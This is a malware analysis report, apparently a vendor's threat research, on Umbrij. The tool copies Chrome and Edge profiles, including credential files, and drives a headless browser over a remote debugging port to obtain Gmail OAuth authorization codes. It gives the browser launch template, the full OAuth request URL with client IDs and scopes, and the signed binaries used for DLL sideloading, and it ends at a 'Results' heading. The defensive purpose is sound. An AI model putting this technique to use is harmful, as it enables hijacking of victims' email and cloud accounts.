In this campaign, the attackers focused their attention on corporate email communications hosted on Gmail, targeting access compromise via APIs. Because the Google API relies on the OAuth 2.0 protocol for authorization, applications can use an OAuth token to access requested email resources. To acquire this token, the threat actors developed a tool called Umbrij and used it to connect to the browser’s management console in headless mode via a remote debugging port. Through a series of requests, they obtained an OAuth authorization code, which they subsequently exchanged for an access token to reach the target resources via the API. We have dubbed this technique Shadow Token via Remote Debug (STRD).

This attack is viable on Chromium-based browsers. If the user has not logged out of their Gmail account, the browser maintains an active session. The attackers exploit this: they launch the browser, connect via the remote debugging port to take control, and send a request to the Gmail service to grant access to the Google account resources within the context of the user’s saved session.

During our investigation of this attack, we discovered several versions of the Umbrij tool. These versions included a variety of helper functions designed for debugging, as well as for searching and selecting user accounts within the browser, among other tasks.

Kaspersky solutions detect this tool with the following verdicts: HEUR:Trojan-PSW.MSIL.Umbrij.gen, HEUR:Trojan.MSIL.Agent.gen, HEUR:Trojan-PSW.MSIL.Agent.gen.

Execution


The Umbrij tool was discovered during a proactive threat hunting operation: a scheduled task, KasperskyEndpointSecurityEDRAvp, was running on a user host, launching a digitally signed file. Kaspersky solutions do not create scheduled tasks with that name; the attackers were attempting to masquerade their malicious activity as a legitimate process.

The signed file then used the DLL sideloading technique to load the malicious tool.

Umbrij execution events within Kaspersky Managed Detection and Response

Umbrij execution events within Kaspersky Managed Detection and Response

Throughout our observation period, we identified the following legitimate files vulnerable to the DLL sideloading technique that were used to launch Umbrij:

  1. BDSubWiz.exe: a component of the Submission Wizard in Bitdefender ConnectAgent, which is used to support connection features and interaction with other Bitdefender services or agents. This file insecurely loads a file named log.dll.
  2. VSTestVideoRecorder.exe: a component of the video-recording tool used for testing with Visual Studio (VS Test). This executable insecurely loads a file named Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll.
  3. GoogleDesktop.exe: the discontinued Google Desktop Search application for indexing files and performing quick searches on a local Windows computer. This executable insecurely loads a file named GoogleServices.dll.

These files were used to load different versions of Umbrij; the same legitimate file could be leveraged to launch more than one variant. In total, we discovered three versions of Umbrij, which we refer to as a, b, and c for convenience.


The tool itself is a DLL written in .NET and obfuscated with ConfuserEx, an open-source obfuscator for .NET applications.

Example of an obfuscated code snippet

Example of an obfuscated code snippet

Umbrij is managed with the help of parameters passed through a command line at startup, although it is occasionally executed without any parameters. Below are examples of the command lines observed in attacks against users:

"c:\Users\Public\BDSubWiz.exe" -regex <name> -deepsearch
c:\windows\vss\bds.exe

However, these are not the only parameters the tool can accept and process. During the analysis of its executable code, we discovered additional parameters that vary depending on the version of Umbrij. See the table below for the parameters and their descriptions.

Version Command Description
a -regex <string> Used in conjunction with the -deepsearch parameter. Specifies a substring to search for within the user_name field of the user profile file, which typically contains the email address. The tool will utilize the user profile that matches this specified substring
a -user <username> Specifies the system username under which the tool will run
a -runas-currentuser Configures Umbrij to run within the execution context of the current user
a -deepsearch Enforces additional checks on the user_name field in the user profile: verifying that it is not empty and that it contains the substring specified in the -regex parameter
a, b, c -path <path> Specifies the full path to the directory containing the browser’s executable file
a, b, c -browser <both|msedge|chrome> Specifies which browser the tool should target: Google Chrome, Microsoft Edge, or both
a, b, c -debugport <port> Specifies the remote debugging port number
a, b, c -sync When this parameter is specified in the URL, the value 1095133494869 replaces 279448736670 in the permission request
b -domainAd Specifies the domain name if the user account is a domain account
b -savepdf Instructs Umbrij to save a screenshot of the user profile as a PDF file
c -lport Same as debugport

Environment preparation

At startup, the tool evaluates several prerequisites required to carry out the attack and performs preparatory actions to subsequently compromise the Gmail account.

First, Umbrij verifies the availability of the port that will be designated for browser debugging. To accomplish this, the tool utilizes a function named ChekPortAvailable() (original spelling retained), which accepts the target port number as a parameter. It then retrieves information about active connections on the host using the .NET GetActiveTcpConnections() function from the System.Net.NetworkInformation namespace. The tool iterates through each connection in a loop, comparing the port number to the one it is checking.

The ChekPortAvailable function used to verify open ports

The ChekPortAvailable function used to verify open ports


After this, the tool retrieves the user context. It searches the system for the explorer.exe process and duplicates its token, retaining all of its privileges (T1134.003 Access Token Manipulation: Make and Impersonate Token). This is the exact same mechanism used by another tool in the group’s arsenal, TomBerBil, which we covered previously.

The ImpersonateWithProcess function used to retrieve user context

The ImpersonateWithProcess function used to retrieve user context

By default, Umbrij duplicates the token of the first explorer.exe process it encounters. If multiple users are logged in to the system, the -user <username> switch can be used to specify the name of the target user whose token to duplicate. If the -runas-currentuser switch is specified, the tool will execute within the context of the current user without duplicating any tokens.

Next, Umbrij constructs the path to the browser application folder within the user’s local application data repository. To do this, it uses the Environment.SpecialFolder.LocalApplicationData command to retrieve the repository directory from the environment variable and appends the directory of the target browser. The tool then searches for the Local State file in the following folders:

  • %LOCALAPPDATA%\Google\Chrome\User Data\Local State
  • %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State


See below for an example of the Local State file structure.

Structure of the Local State JSON file

Structure of the Local State JSON file

Within this file, the tool searches for the info_cache array, which stores information about browser user profiles. Umbrij enumerates all user profiles and looks for those containing a user_name field that includes an email address. The presence of an email address indicates that the user is authenticated to a Google service. While the tool can interact with every profile it finds, if the -regex <string> parameter is passed through a command line, it searches for the specified substring within the email addresses being enumerated and proceeds exclusively with those matches.

Next, Umbrij creates the following directories for Google Chrome and Microsoft Edge, respectively:

  • %LOCALAPPDATA%\Google\Chrome\BackupFiles\
  • %LOCALAPPDATA%\Microsoft\Edge\BackupFiles\

The tool copies the following user files and folders of each target user profile into these directories:

  • IndexedDB: a folder containing a relational database used for client-side storage of structured data
  • Local Storage: a component of the browser’s web storage that provides a key-value mechanism for storing data on the client side
  • Network: a folder where the browser stores files related to network requests and caching, such as the network cache and session files
  • Login Data: a file that stores saved passwords for various websites and applications
  • Login Data For Account: a file that stores credentials associated with a Google account or other synchronized accounts within the browser
  • Preferences: a file containing profile-level browser settings
  • Secure Preferences: a file that stores protected configurations, such as security and synchronization data
  • Web Data: a file that stores auto-fill data


If these files are locked by other processes, the tool includes a dedicated function to force-copy them.

The ForceCopyFolder function used to copy files locked by other processes

The ForceCopyFolder function used to copy files locked by other processes

As the next step, the tool searches the “Program Files” and “Program Files (x86)” directories for the browser installation folder. Once it locates the executable file and successfully copies all required files, it is ready to proceed with acquiring the authorization code.

Acquiring the authorization code

In the next phase of execution, Umbrij launches Google Chrome, Microsoft Edge, or both browsers sequentially, depending on the parameters passed in the command line. It then passes arguments to the browser based on the following template:

"\"{1}\" --user-data-dir=\"{0}\" --remote-debugging-port={2}  --profile-directory=\"Default\" --headless https://www.google.com/"

It populates the template with the following values:

  • {0}: the path to \BackupFiles\, where the user profile files were copied
  • {1}: the path to the browser executable file
  • {2}: the remote debugging port number

The table below describes the parameters used in this browser launch template:

Parameter Description
–user-data-dir Specifies the path to the root directory that will store the shared browser data and user profiles
–remote-debugging-port Opens a port for remote browser debugging over the DevTools protocol. This switch is commonly used for automated testing with frameworks like Selenium
–profile-directory Specifies the name of the specific profile folder within the user-data-dir
–headless Launches the browser in headless mode, that is, without a graphical user interface

The browser process runs in headless mode while utilizing the copied user profile. Consequently, all active user cookies are applied, which means sites with saved credentials will skip authentication prompts. Furthermore, the browser will log history to a new folder, keeping it completely hidden from the user’s primary account view.

Through this method, the threat actors gain access to the user’s authenticated sessions — specifically their Google account — along with the ability to erase any trace of their activity within the browser.

Code snippet showing Umbrij connecting to the browser via the debugging port

Code snippet showing Umbrij connecting to the browser via the debugging port


Next, the tool uses the Puppeteer Sharp library, a .NET version of Puppeteer, to connect to the remote debugging port. Puppeteer provides a high-level API to control Chrome or Chromium browsers over the DevTools protocol. Its primary use is for automated testing.

The Puppeteer module GitHub page

The Puppeteer module GitHub page

If the connection to the remote debugging port is successful, Umbrij sends a GET request to direct the browser to the following URL:

https[:]//accounts[.]google[.]com/o/oauth2/v2/auth/identifier?response_type=code&client_id=279448736670.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost&scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar.readonly%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fmail.google.com%2F%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.insert%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.labels%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fdrive%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.user%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Ftasks%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.group.readonly%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fapps.groups.migration%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile&flowName=GeneralOAuthFlow

The value specified in the client_id field belongs to Google Workspace Migration for Microsoft Outlook (GWMMO). This is Google’s official tool for importing email, calendar events, and contacts from Microsoft Exchange accounts or local PST files into a Google Workspace account.

Umbrij also includes the ability to switch the client_id value from 279448736670 to 1095133494869 by using the -sync parameter. This second identifier belongs to another application: Google Workspace Sync for Microsoft Outlook (GWSMO), which allows users to sync email, calendars, and other data from the cloud account directly into Microsoft Outlook.

Code snippet where the client_id replacement occurs

Code snippet where the client_id replacement occurs

The remaining parameters used in the request differ from those typically utilized by the legitimate applications. See the table below for a comparison of these parameters:

GET request parameter URL used by Umbrij Original URL
flowName=GeneralOAuthFlow Present Absent
code_challenge (PKCE) Absent Present (method=S256)
state Absent Present
login_hint Absent Present
redirect_uri http://localhost http://localhost:61619/callback

As seen from the list above, Umbrij omits several parameters characteristic of the legitimate applications. For instance, Umbrij drops the code_challenge parameter, normally used for data protection when retrieving an authorization code. Additionally, the tool modifies the redirection address: while the legitimate application specifies a dedicated port and a callback path, the tool simply points to localhost.

The authorization code request specifies the set of permissions for Google services required by the application. This list also differs significantly between requests issued by the legitimate application and those generated by Umbrij. The table below details the variations in the requested scopes:

Service parameter URL used by Umbrij Original URL
https://www.google.com/m8/feeds/ Present (specified twice) Absent
https://www.googleapis.com/auth/contacts Absent Present
https://www.googleapis.com/auth/admin.directory.resource.calendar.readonly Absent Present
https://www.googleapis.com/auth/peopleapi.readonly Absent Present



After the browser navigates to the URL provided by Umbrij, the Google account selection page opens.

Account selection

Account selection

Because the attackers copied the victim’s profile folder and are operating within their specific environment, the account selection options will include the currently signed-in user’s authenticated session. Umbrij identifies the corresponding element within the page’s HTML source code.

Searching for HTML code elements on the page

Searching for HTML code elements on the page

The tool uses JavaScript to emulate a mouse click on the elements, allowing it to proceed to the next step.

Simulating a mouse click on a page element

Simulating a mouse click on a page element


The subsequent step opens a page displaying the list of requested permissions.

Confirming the list of requested access permissions

Confirming the list of requested access permissions

As shown in the screenshot, Umbrij requests full access to email, cloud storage, and contacts. Just like in the previous step, it uses JavaScript to click the “Allow” button, which completes the authentication process.


The browser is then redirected to the local address that was specified in the redirect_uri parameter of the initial request. The tool intentionally omits a port and a path to a specific page in the redirect_uri because the true objective of this action is simply to capture the code parameter from the context of the GET request. This parameter contains the OAuth authorization code. To retrieve it, Umbrij extracts the substring located between the code= and &scope parameters.

Extracting the authorization code from the GET request

Extracting the authorization code from the GET request

Results

